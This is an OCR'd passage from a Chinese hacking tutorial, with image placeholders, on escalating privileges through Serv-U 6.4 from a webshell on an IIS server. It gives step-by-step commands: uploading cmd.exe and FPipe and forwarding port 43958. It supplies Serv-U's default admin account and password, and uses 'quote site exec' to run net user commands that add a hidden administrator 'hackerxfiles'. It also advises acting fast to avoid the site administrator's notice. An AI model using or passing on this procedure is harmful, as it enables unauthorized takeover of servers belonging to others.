


图13

最近，针对Serv_U　6.4版本有人公布了一个能够提权的asp出来，于是我下载回来进行测试，却发现根本无法成功提权，很多朋友都和我一样觉得很郁闷。其实网上的ASP大多都是依赖XMLHTTP这个组件来访问本地的43958端口添加系统权限FTP用户，那么我们不使用XMLHTTP来替我们添加FTP用户而是我们自己创造条件来访问43958端口行不行呢？

上传一个被压缩过的CMD.EXE（因为IIS6.0默认不允许上传超过200KB的文件）和一个转发工具Fpipe.exe到“C:\Documents and Settings\All Users\Documents”这个目录（这个目录默认是everyone权限），另外，我们还得在本地安装好SERV-U。




图14

在WEBSHELL里执行"C:\Documents and Settings\All Users\Documents\FPipe.exe" -v -l 43959 -r 43958 127.0.0.1，如图14。执行之后IIS会处于假死状态，这时以后的操作一定要迅速，不然被管理员发现网站访问速度慢了许多那可就麻烦了。打开SERV-U，点击右键新建一个服务器，如图15。




图15

第一步输入目标IP，第二步会提示要你输入端口号，这时我们输入转发出来的端口43959，第三步输入FTP服务器名称，可以随便输入，第四步输入默认维护帐号“LocalAdministrator”，第五步输入默认密码“#l@$ak#.lk;0@P”，连接对方的FTP服务器，如图16。




图16




图17




图18




图19

发现已经得到对方FTP服务器的管理权限了！新建一个FTP用户，在“帐户”－“特权”那里选为“系统管理员”，如图17，在“目录访问”那里把所有的权限都勾上，如图18，最后点击“应用”。

“开始”－“运行”－“FTP www.xxx.com”，输入刚才新建的FTP用户和密码，因为对方开了3389，所以连接上去后执行“quote site exec net user hackerxfiles hackerxfiles /add & net localgroup administrators hackerxfiles /add”，返回“200 EXEC command successful”，说明我们已经成功的添加了一个用户和密码均为hackerxfiles的管理员，如图19。

